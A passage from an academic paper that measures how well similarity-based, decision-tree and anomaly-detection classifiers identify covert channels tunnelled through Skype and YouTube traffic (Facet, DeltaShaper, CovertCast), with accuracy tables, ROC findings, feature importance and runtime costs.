| Facet ($s$=12.5%) | 0.772 | 0.793 | 0.750 | 0.551 | 0.596 | 0.506 | 0.530 | 0.793 | 0.267 |
| DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$ | 0.690 | 0.716 | 0.663 | 0.546 | 0.628 | 0.464 | 0.567 | 0.500 | 0.633 |
| DeltaShaper $\langle 160\times120, 4\times4, 6, 1\rangle$ | 0.540 | 0.437 | 0.650 | 0.515 | 0.531 | 0.500 | 0.528 | 0.223 | 0.833 |
| CovertCast | 0.990 | 1.000 | 0.980 | 0.923 | 0.999 | 0.846 | 0.830 | 0.965 | 0.695 |

Table 1: Accuracy, true positive, and true negative rates when detecting covert channels on different multimedia protocol tunneling systems. For the EMD classifier, the threshold value was chosen to be the one providing the highest accuracy, irrespective of the trade-off between the true positive and true negative rates of the classifier.




(a) Facet $s$=50%

(b) DeltaShaper $\langle 320\times240, 8\times8, 6, 1\rangle$.

Figure 1: ROC curve for the $\chi^2$ and EMD classifiers when identifying Facet and DeltaShaper traffic.

**Earth Movers's Distance (EMD) [43]** measures the dissimilarity between two distributions, where the distance between single features can be defined in a distance matrix. Informally, this dissimilarity represents the necessary amount of work to turn one probability distribution into the other, where the cost of this transformation translates to the amount of observations moved times the distance defined in the associated distance matrix. The EMD (provided with a unitary distance matrix) is used for comparing the quantized frequency distribution of packet lengths of traffic samples, and is used as basis for building a classifier for DeltaShaper traffic. First, the classifier computes the pairwise EMD between each sample in the dataset and each legitimate sample, recording its average. The intuition is that legitimate samples will exhibit a smaller average EMD. An internal threshold adjusts the trade-off between the true positive and false positive rates of the classifier. For labeling a new sample, the classifier computes the pairwise distance of this sample to each legitimate sample and verifies whether its average EMD surpasses the threshold.

## 3.2 Main Findings

We now present the main findings of our analysis after assessing the unobservability of each system with all the similarity-based classifiers described above.

**1. The claims on the unobservability guarantees of multimedia protocol tunneling systems are intimately tied to the classifier employed in their evaluation.** This finding can be illustrated by the numbers in Table 1, which shows the accuracy, true positive and true negative rates obtained by the classifiers described in Section 3.1. For example, when detecting Facet $s$=50% traffic, we can see that the $\chi^2$ performs relatively well, with an accuracy of 74.3%. Contrastingly, the KL and EMD classifiers attain an accuracy close to random guessing, providing an optimistic estimate on the unobservability of Facet $s$=50%. The values in Table 1 suggest a similar trend when detecting DeltaShaper and CovertCast traffic. Our results also suggest that $\chi^2$ outperforms all other similarity-based classifiers proposed for the assessment

of unobservability. This can be inferred from the consistently higher accuracy values provided by $\chi^2$.

**2. $\chi^2$ produces large false positive rates when classifying Facet and DeltaShaper traffic.** Figure 1 depicts the ROC curve of the $\chi^2$ and EMD classifiers when detecting Facet and DeltaShaper traffic. Figure 1a shows that for correctly identifying 90% of all Facet traffic (TPR=90%), with $s$=50%, an adversary would tag 45% of legitimate connections (45% FPR) as covert traffic, while employing the $\chi^2$ classifier. For identifying 90% of all DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, the adversary would face an FPR=51%. Thus, even the deployment of the best performing similarity-based classifier results in a large number of misclassifications for legitimate traffic. Misclassifications are further aggravated should an adversary resort to the EMD classifier. Figure 1 confirms that $\chi^2$ performs only fairly in distinguishing covert channels (e.g., AUC=0.83 for Facet $s$=50%, AUC=0.74 for DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$). We do not show a ROC curve for KL as the classifier is not adjustable by an internal threshold.

**3. CovertCast fails to provide unobservability.** The results in Table 1 show that the $\chi^2$ classifier can correctly identify all of CovertCast streams while incurring only in a 2% false positive rate. Additionally, the numbers show that the remaining classifiers can correctly identify >96.5% of CovertCast streams, albeit incurring in a larger false positive rate (e.g., EMD: TPR=0.965, FPR=0.305). We conjecture two explanations that may justify the differences beween our results and those published in the original CovertCast paper. Firstly, our results may stem from the use of a dataset which is one order of magnitude larger than the one used for CovertCast evaluation. This increased dataset may more accurately represent the patterns generated by legitimate YouTube streams' traffic and reveal CovertCast activity. Secondly, implementation changes in YouTube may have impacted the unobservability properties provided by hardcoded data modulation parameters, which may in turn be no longer adequate to ensure unobservability.

# 4 Decision Tree-based Classification

In this section, we depart from the use of similarity-based classifiers for detecting the presence of covert traffic. As it is unpractical to explore all possible machine learning algorithms, we focus our experiments in a subset of algorithms based on decision trees. We have chosen these algorithms due to their ability of handling data in a non-linear fashion, their ability to perform feature selection, and the ease of interpretation of the resulting models. Our results show that this approach is highly effective at detecting covert traffic in the systems under study.

## 4.1 Selected Classifiers


We present a description of the decision-tree based algorithms we have chosen for conducting our experiments:

**Decision Trees [41]** build a model in the form of a tree structure, where each tree node is either a decision or leaf node, representing a branch or a label, respectively. Decision nodes split the current branch by an attribute. A splitting attribute is commonly chosen according to its expected information gain, i.e. the expected reduction in entropy caused by choosing the attribute for a split. The importance of each particular attribute can be assessed by analyzing the tree structure, where nodes closer to the root have a higher importance than those down the tree. Despite its simple interpretation, decision trees can result in complex models unable to generalize well or can build unstable models due to the presence of large numbers of correlated features. A popular way to mitigate such disadvantages is to use decision tree ensembles.

**Random Forests [6]** are an ensemble learning method, where a label is predicted by performing a majority vote over the output of multiple decisions trees. To prevent overfitting, Random Forests introduce variance in the model through *bootstrap aggregation*, i.e. each tree is trained using a random sample (with replacement) of the training set. Additionally, Random Forests select random attributes of the feature set when building each tree, a technique named *feature bagging*. One method for assessing the importance of an attribute is to average its information gain across all trees in the ensemble.

**eXtreme Gradient Boosting (XGBoost) [9]** is another technique for building a model based on an ensemble of decision trees; it relies on a technique known as *gradient tree boosting*. XGBoost starts by building a shallow decision tree (i.e., a weak learner). In each step, XGBoost creates a new tree which optimizes the predictions performed by trees in earlier stages. XGBoost benefits from a regularized model formalization to control overfitting. The importance of individual attributes can be computed in a similar fashion to that of Random Forests. We find the use of XGBoost to be promising among a large pool of classification algorithms. In fact, XGBoost has played a central role on multiple winning solutions for recent data mining competitions, spawning multiple domains, such as the KDD Cup 2016 [12, 44]

The next sections detail our experiments for evaluating the unobservability of Facet and DeltaShaper with the decision tree-based classifiers enumerated above. In our experiments we have used two distinct sets of features: summary statistics and quantized packet lengths. We omit a discussion over CovertCast, as we have found that all of these techniques can identify its covert traffic with a negligible false positive rate.




(a) Decision Tree – Facet. (b) Random Forest – Facet. (c) XGBoost – Facet.

(d) Decision Tree – DeltaShaper. (e) Random Forest – DeltaShaper. (f) XGBoost – DeltaShaper.

Figure 2: ROC curves for decision tree-based classifiers when classifying Facet and DeltaShaper traffic using Feature Set 1 (summary statistics).

## 4.2 Feature Set 1: Summary Statistics


The collection of encrypted traffic provides an adversary with two main sources of data for extracting features necessary for the detection of covert channels: a timeseries of packet lengths, and a timeseries of packet inter-arrival times. Our first set of features comprises a collection of summary statistics computed over the network traces of legitimate and covert traffic. This is a prevalent approach at generating features for the problem of encrypted traffic fingerprinting [22, 38, 49]. Such set of features has not been previously applied in the detection of covert channels generated by multimedia protocol tunneling.

As for the choice of summary statistics, we compute multiple descriptive statistics for the ingress/ egress packet flows of a connection as a whole, as well as for ingress/ egress traffic individually. This feature set includes simple descriptive statistics over the packet length and inter-arrival time timeseries – such as maximum, minimum, mean, and percentiles – as well as higher-order statistics like the skew or kurtosis of these timeseries. We also consider burst behavior [1], where a burst is a sequence of consecutive packets transmitted along the same direction of a given connection. A total of 166 features are used for training our classifiers. Due to space constraints, we relegate a full listing of the summary statistics we have considered to the appendix.

Next, we present our main findings after attempting to detect multimedia protocol tunneling covert channels using the decision-tree based classifiers we have described, while feeding them with our collection of summary statistics. We report the performance of each classifier over 10-fold cross-validation.

**1. The use of Random Forest/ XGBoost, used in tandem with summary statistics, largely undermines the unobservability claims of state-of-the-art multimedia protocol tunneling systems.** Figure 2 shows the ROC curve for our decision tree-based classifiers when detecting Facet and DeltaShaper traffic resorting to summary statistic features (ST). Random Forest – ST exhibits a minimum AUC=0.95 when classifying all configurations of Facet traffic, while XGBoost – ST exhibits a minimum AUC=0.97. When compared to XGBoost – ST, the $\chi^2$ classifier attains a maximum AUC=0.85. For DeltaShaper traffic, XGBoost – ST attains an AUC which is 0.22 larger for both DeltaShaper configurations, when compared to that obtained by the $\chi^2$ classifier.

**2. It is possible to flag a vast majority of covert channels with a very small number of false positives.** An adversary that aims at flagging at least 90% of all Facet $s$=50% connections incurs in a 14.1% FPR when resorting to Random Forest – ST, and a FPR as short as 7.1% when resorting to XGBoost – ST. To flag at least 70% of the same kind of traffic, XGBoost – ST incurs in a FPR of only 1%. In comparison, Figure 1a shows that




(a) Decision Tree – Facet. (b) Random Forest – Facet. (c) XGBoost – Facet.

(d) Decision Tree – DeltaShaper. (e) Random Forest – DeltaShaper. (f) XGBoost – DeltaShaper.

Figure 3: ROC curves for decision tree-based classifiers when classifying Facet and DeltaShaper traffic using Feature Set 2 (quantized frequency distribution of packet lengths).

for correctly identifying just 70% of Facet $s$=50% traffic when resorting to the $\chi^2$ classifier, an adversary would face an alarming 21.5% FPR. The situation is similar for an adversary wishing to flag 90% of DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic. For flagging 90% of this kind of traffic, Random Forest – ST incurs in a 30.3% FPR and XGBoost – ST incurs in a 12.1% FPR. To flag 70% of the same kind of traffic, XGBoost – ST incurs in a FPR of 4%. Flagging just 70% of this kind of traffic with the $\chi^2$ classifier would amount to a 32.2% FPR.


## 4.3 Feature Set 2: Quantized PLs

An alternative feature set is comprised of the quantized frequency distribution of packet lengths, where each $K$ size bin acts as an individual feature. While this feature set is akin to that previously used in KL and EMD similarity-based classifiers, we process these features in a fundamentally different way. In particular, the similarity-based classifiers output a distance score based on the overall difference of the packet lengths frequency distribution, while failing to adjust this score according to the importance of relevant regions of the feature space. Informally, they risk to dilute the greater discriminating power of a given feature among that of possibly irrelevant features [35]. We aim at exploiting the different relevance of particular ranges of the feature space by feeding this feature set to decision tree-based classifiers.

In terms of feature sets, for Facet, we take as features the quantized frequency distribution of packet lengths for the flow carrying covert data. We use $K$=5 as we have experimentally verified that the classification performance of our decision tree-based algorithms benefit from a fine-grained quantization. As for DeltaShaper, and due to the system's bidirectionality, we use the quantized frequency distribution of packet sizes flowing in both directions. Here, we also apply a quantization with $K$=5. Note that the evaluation performed with the similarity-based classifiers described in Section 3 also considers the same selection on the direction of traffic flows to analyze.

Next, we describe our findings after attempting to identify covert traffic with such feature sets. Figure 3 shows the ROC curve for our decision tree-based classifiers when detecting Facet and DeltaShaper traffic resorting to quantized packet lengths as features (PL).

**1. Quantized packet lengths outperform the use of summary statistics**. In general, the AUC obtained by our decision-tree based classifiers is comparable or superior to the AUC obtained by the same classifiers when making use of summary statistics. Both Random Forest - PL and XGBoost - PL obtain an AUC=0.99 when identifying Facet traffic. This represents a maximum improvement of 0.04 over Random Forest – ST and




(a) ST - Facet. (b) PL - Facet. (c) ST - DeltaShaper. (d) PL - DeltaShaper.

Figure 4: Top 20 most important features when classifying Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, as calculated by XGBoost. We report the mean score of each feature across all 10 cross-validation folds.

0.02 over XGBoost – ST. While Decision Tree - PL attains a maximum AUC=0.91, it is still short of the maximum AUC attained by Random Forest – ST. This trend is similar in the classification of DeltaShaper traffic, where the AUC obtained by Decision Tree - PL is also inferior to that of tree ensembles. The detection of $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ DeltaShaper traffic benefits the most from packet length features, where XGBoost - PL attains an AUC=0.85, 0.08 larger than that obtained by XGBoost – ST. Interestingly, the detection of $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ DeltaShaper traffic is better performed by XGBoost – ST, albeit by a slight improvement of 0.01 over the AUC of XGBoost - PL.

## 4.4 Feature Importance

The above set of experiments allowed us to implicitly identify which features are more important to distinguish between two classes of traffic. Figure 4a shows the top 20 most important summary statistics for detecting Facet traffic $s$=50%, as reported by the XGBoost algorithm. Figure 4b summarizes the 20 most important quantized ranges of packet lengths. The features annotated with "Out" correspond to those generated by the packet flow directed towards the client (carrying the covert payload), while the features annotated with "In" correspond to the packet flow directed towards the Facet server.

Figure 4c depicts the top 20 most important summary statistics for detecting DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, as reported by XGBoost. Similarly, Figure 4d depicts the most important quantized ranges of packet lengths for detecting the same kind of traffic. Each feature is annotated with "Out" or "In", depending on the particular Skype peer originating covert traffic. We note that both peers generate covert traffic simultaneously due to DeltaShaper's bidirectionality. Below, we discuss the main findings of our analysis.

**1. Facet is more vulnerable to analysis based on packet lengths and burst behavior.** Figure 4a shows that Facet detection is driven by features related to the packet lengths and the burst behavior of the connection, whereas packet timing does not contribute as much. An interesting observation is that the majority of packet bursts features considered important for classification are those included in the flow directed towards the Facet server, which carries no covert data. This fact suggests that Skype flows exhibit some degree of co-dependency and that both flows provide useful information for distinguishing between legitimate and covert transmissions. Features included in the top 10, and that directly concern the length of packets, index summary statistics from the flow carrying covert data. This suggests that the flow carrying covert data is the prime target for inspection when analyzing packet lengths. Additionally, packet lengths comprehended between the 10th and 40th percentiles, amounting to packets with a mean length comprehended between 138 and 213 bytes, have a superior discriminating power among other packet sizes. XGBoost ranks 123 of the 166 features with a non-zero importance score.

**2. DeltaShaper is more vulnerable to analysis based packet lengths.** Figure 4c shows that 10 of the most important features for detecting DeltaShaper regard descriptive statistics of packet lengths. In particular, 7 out of the top 10 most important features for identifying DeltaShaper traffic are related to the length of transmitted packets. Contrary to Facet, these features include a mixture of traffic originating in different peers, which is expected according to the bidirectionality of the covert channel. We find the most influential packet lengths to be within the range of the 40th and 80th percentiles, amounting to packets with a mean length comprehended between 1026-1180 bytes. XGBoost ranks 132 of the 166 features with an importance score larger than zero.

**3. Facet covert channels can be spotted by looking for packets with a length comprehended between 115-195 bytes.** Figure 4b not only shows that the most important bin corresponds to that by the packets which length is close to 150, but also that the top 10 features are dominated by packets which lengths are in the range of 115 to 195 bytes. This result concurs with our previous observation, where the most important percentiles of packet lengths focused packets with a mean length between 137 and 200 bytes. This observation is also true when detecting Facet $s$=$\{12.5\%,25\%\}$ traffic. This finding suggests that the major factor leading to the distinguishing of Facet traffic concerns the packets carrying audio, which are typically located in the range between 100 and 200 bytes [37]. Additionally, we can observe that some of the least important features included in the top 20 for identifying Facet $s$ = 50% flows include packets with a length between 945-985 bytes. This result hints that larger areas dedicated to video payload translate into packet-level modifications in a higher range of the feature space. Additionally, XGBoost ranks only 175 out of 300 features with a non-zero importance score, suggesting that only approximately half of the quantized packet length bins contribute for the discrimination of Facet traffic.

**4. DeltaShaper covert channels can be spotted by looking for packets with a length between 85-100 and 1105-1205 bytes.** Figure 4d shows that the two most important features for identifying DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic correspond to the packets which size is close to 100 bytes (flowing in both directions). The top 20 features are dominated by packet length bins in the range from 85-100 and 1105-1205 bytes, suggesting that DeltaShaper data modulation markedly affects two distinct regions of the feature space. The region including larger packets roughly overlaps the mean length of the packets included in the most important percentiles of our analysis of summary statistics. Considering that DeltaShaper's covert data embedding procedure specifically targets the video layer of Skype calls, this finding suggests that such modulation largely affects larger packets of the connection. When classifying DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, XGBoost ranks 253 out of 600 features with a non-zero importance score.

The most important features for detecting DeltaShaper $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ traffic largely overlap the two feature set regions already reported. However, we verify that the region including larger packet lengths was significantly expanded, including bins representing packets with a size within the range of 885-1200 bytes.

## 4.5 Alternative Dataset Evaluation

We have constructed and handled our dataset by following the same methodology adopted by previous works under study. However, this methodology may raise a few concerns. In particular, the covert streams (positive class) have been produced using the available legitimate videos (negative class), which may introduce some form of correlation among classes. Furthermore, this methodology generates a 1:1 ratio of positive to negative classes, which may be unrealistic if covert streams are a minority among the traffic found in the wild. Thus, one may wonder how accurate is our classifier if: i) the positive class is no longer correlated with the negative class during testing; ii) the positive-to-negative sample ratio is low during testing. To validate the effectiveness of our approach, we performed two additional experiments.

First, we performed an experiment which removed the correlations between the positive and negative classes. We split our legitimate traffic dataset in half, using only one half as legitimate samples. Then, for creating our covert video dataset, we selected those covert videos which embed modulated data in the legitimate videos out of our reduced legitimate traffic dataset. We then used XGBoost to build a model through 10-fold cross-validation. To prevent the fitting of results to a particular choice of the initial legitimate samples, we repeated the process 10 times while randomly choosing such samples.

Second, we performed an experiment where we keep the positive-to-negative sample ratio low during testing. We split our data in training / testing sets in a 70 / 30 proportion, and where we kept the training set ratio as 1:1, and keep the positive to negative ratio of the testing set to 1:100. To prevent the fitting of results to a particular split of the data, we randomly choose each set 10 times.

The results of our additional experiments suggest that possible correlations among training and testing data, as well as sample ratios, do not limit the accuracy of our approach. For our first experiment, XGBoost obtained an AUC=0.94 for DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic (only 0.01 less than the results reported in Section 4.3), and an AUC=0.99 for traffic pertaining to Facet $s$=50% configuration. As for the second experiment, XGBoost was able to correctly identify 90% of Facet $s$=50% traffic with an FPR of only 2%, while it was able to identify 90% of DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic with an FPR of 18% (only 4% larger).

## 4.6 Practical Considerations

This section details several practical considerations which may be useful to an adversary considering the use of decision tree classifiers for the detection of covert channels. The following results reflect processing time in a VM configuration akin to that described in Section 2.4.

**Feature extraction.** The extraction of quantized packet length bins from a 60 second Facet network trace amounts to an average of 0.33s per sample. Generat-

| System | Feature Set | Memory (kB) | Storage (kB) |
|---|---|---|---|
| Facet | Summary Statistics (ST) | 1.3 | 1.8 |
| | Packet Lengths (PL) | 2.4 | 1.0 |
| DeltaShaper | Summary Statistics (ST) | 1.3 | 1.9 |
| | Packet Lengths (PL) | 4.8 | 2.0 |

Table 2: Memory and storage requirements for a single Facet record using different feature sets. We report storage requirements for holding data in raw ASCII text.

| System | Classifier | Model Building (s) | Prediction ($\mu$s) |
|---|---|---|---|
| Facet | Decision Tree | 0.27 | 40 |
| | Random Forest | 1.45 | 15000 |
| | XGBoost | 0.41 | 180 |
| DeltaShaper | Decision Tree | 0.13 | 90 |
| | Random Forest | 0.86 | 16000 |
| | XGBoost | 0.38 | 350 |

Table 3: Model building time and time for individual predictions for Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic, using quantized packet lengths (PL). Model building time is the average of 10 folds.

ing summary statistics describing the same type of traffic flow amounts to an average of 0.44s per sample. This result indicates that an adversary can quickly generate feature vectors for conducting subsequent classification.

**Memory and storage requirements.** Table 2 depicts the memory and storage requirements for holding a single Facet or DeltaShaper sample. In our Python implementation, a NumPy [47] array storing the quantized packet lengths describing a Facet sample (300 attributes) occupies 2.4kB of memory per sample. In comparison, an array containing the bi-grams required by the $\chi^2$ classifier occupy a total of 45kB per sample. The numbers in Table 2 suggest that an adversary can efficiently store and process large datasets. As an example, storing 1 million Facet quantized packet lengths feature vectors in a raw ASCII text file would only occupy approximately 1GB of disk space. Storing summary statistics in raw ASCII text would occupy nearly twofold the space due to the characters required to represent floating-point precision.

**Model building and classification speed.** Table 3 depicts the average training time of our classifiers, as well as the average time to output a prediction. Building a Decision Tree - PL for identifying Facet traffic takes an average of 0.27s. For an ensemble composed of 100 trees, Random Forest - PL and XGBoost – PL models are built in 1.45s and 0.41s, respectively. Moreover, the average classification time for an individual sample is 180$\mu$s for XGBoost – PL. XGBoost is not only more accurate but also trains faster and exhibits a faster classification speed than Random Forest. This relation is also present when classifying DeltaShaper traffic. These results stress the fact that an adversary would benefit from using XGBoost to detect multimedia protocol tunneling covert channels.

| System | 1s | 5s | 10s | 30s | 60s |
|---|---|---|---|---|---|
| Facet | 0.81 | 0.92 | 0.96 | 0.99 | 0.99 |
| DeltaShaper | 0.75 | 0.88 | 0.93 | 0.95 | 0.95 |

Table 4: AUC of XGBoost – PL when classifying Facet $s$=50% and DeltaShaper $\langle 320 \times 240, 8 \times 8, 6, 1 \rangle$ traffic for varying traffic collection time windows.

**Generalization ability of the classifiers.** A classifier with good generalization ability is able to perform correct predictions for previously unseen data. Albeit the AUC obtained by our decision tree-based classifiers suggests that these can generalize well, we further assess their classification performance when training data is severely limited. We split our data in two 10 / 90 training and testing sets, and report the mean AUC obtained by the classifier after repeating this process 10 times while randomly choosing the samples making part of each set. In this setting, when classifying Facet $s$=50%, XGBoost - PL attains an AUC=0.98, only 0.01 short of that obtained after 10x cross-validation. For DeltaShaper $\langle 160 \times 120, 4 \times 4, 6, 1 \rangle$ traffic, XGBoost - PL attains an AUC 0.1 smaller than their 10x cross-validation counterpart. These results suggest that an adversary can build accurate decision tree-based classifiers for detecting covert traffic while resorting to a small sample of data.

**Impact of network traces collection time.** Table 4 depicts the AUC obtained by XGBoost – PL when detecting different types of covert traffic for varying time-spans of traffic flows collection. Results show that capturing traffic by 30s is enough for attaining the same classification performance achieved in our initial experiments, which admitted 60s traffic captures. The numbers in Table 4 also show that classification performance decreases monotonically for traffic collections fewer than 30s, suggesting that the inspection of at least 30s of video traffic provides the adversary with sufficient data for identifying covert traffic flows with low false positives.

## 5 Beyond Supervised Anomaly Detection

While decision tree-based classifiers show promising results for the detection of multimedia protocol tunneling covert channels, they require the adversary to obtain a labeled dataset, including both legitimate and covert traffic. This usually requires the adversary to have a unlimited access to a particular multimedia protocol tunneling tool with which it may generate covert traffic samples. However, even if an adversary, for instance a censor, would have an expedite access to these tools [19], it is interesting to understand if detection is possible without

this knowledge. Note that covert channels may also be used by organized criminals that can succeed in delaying the dissemination of such tools. Secondly, albeit the adversary is assumed to possess a given tool, it is expected to spend a non-negligible time in synthesizing covert data samples for building a model. Overcoming such challenges opens a timeframe where the covert traffic generated by a given system would remain undetected.

This section explores alternative approaches at covert traffic detection in the absence of a fully labeled dataset.

## 5.1 Selected Anomaly Detection Methods

This section starts by describing several anomaly detection techniques which could be of interest for an adversary aiming at detecting covert traffic when it is deprived of labeled anomalies. First, we describe OCSVMs and autoencoders, two well-known approaches for anomaly detection, which are based on representational models of legitimate data and thus disregard the need of labeled anomaly data [50]. Then, we explore Isolation Forest, a competitive approach at unsupervised anomaly detection which does not require labeled data [4, 8, 26].

**One-class SVMs [45]** define a decision boundary between normal samples and anomalies by fitting a function around normal samples during training. OCSVMs attempt to find the maximal margin hyperplane which separates the normal data from the origin, which is treated as the single member of a second class. If data cannot be easily separated by a linear function, OCSVMs project the original feature space into a new feature space through the use of kernel functions, introducing non-linearity in the model. New data samples falling outside the decision boundary are considered anomalies.

**Autoencoders [32]** are a type of artificial neural networks which can approximate the identity function through a compressed representation of its inputs, forcing the algorithm to learn underlying structures in data. The ability to reconstruct inputs allows us to have a generative model of the training data. An autoencoder can be repurposed for anomaly detection by comparing the reconstruction error of training inputs with normal and anomalous data, where the latter is assumed to be larger.

**Isolation Forest [31]** performs outlier detection by isolating anomalous samples. To isolate a sample, the algorithm starts by selecting a random feature and selects a split between its minimum and maximum values. This process continues recursively until the considered sample is isolated. Recursive partitioning is represented by a tree, where the number of partitions required to isolate a sample corresponds to the length of the path traversed from the root node to a leaf. The Isolation Forest is built by combining a number of isolation trees split on different attributes. Anomalies are expected to exhibit a smaller average path length than that of normal samples.

**Hyperparameters.** The classification performance of the above algorithms depends upon the choice of hyperparameters, i.e., parameters whose value must be set prior to the execution of the algorithm. The optimality of such parameters is intrinsically dependent on the dataset and tipically requires cross-validation with labeled anomalous data [56]. However, we are interested in assessing the average classification performance that an adversary would be able to achieve using such algorithms – albeit the adversary would be unable to find the optimal hyperparameter configuration for an algorithm, sub-optimal parameterizations may still provide the adversary with accurate traffic classifiers. To this end, we conduct a search over a space of parameters for the above algorithms and collect the maximum and average AUC obtained when classifying Facet and DeltaShaper traffic.

For OCSVM, we perform a grid search on the space of $\nu$ and $\gamma$. We also build a shallow autoencoder containing one hidden layer between the input and its compressed representation, and between the compressed representation and the output layer. We conduct a grid search over the number of units populating each of these layers. As for Isolation Forest, we conduct a search over the number of trees composing the ensemble, as well as the number of samples for training each individual tree.

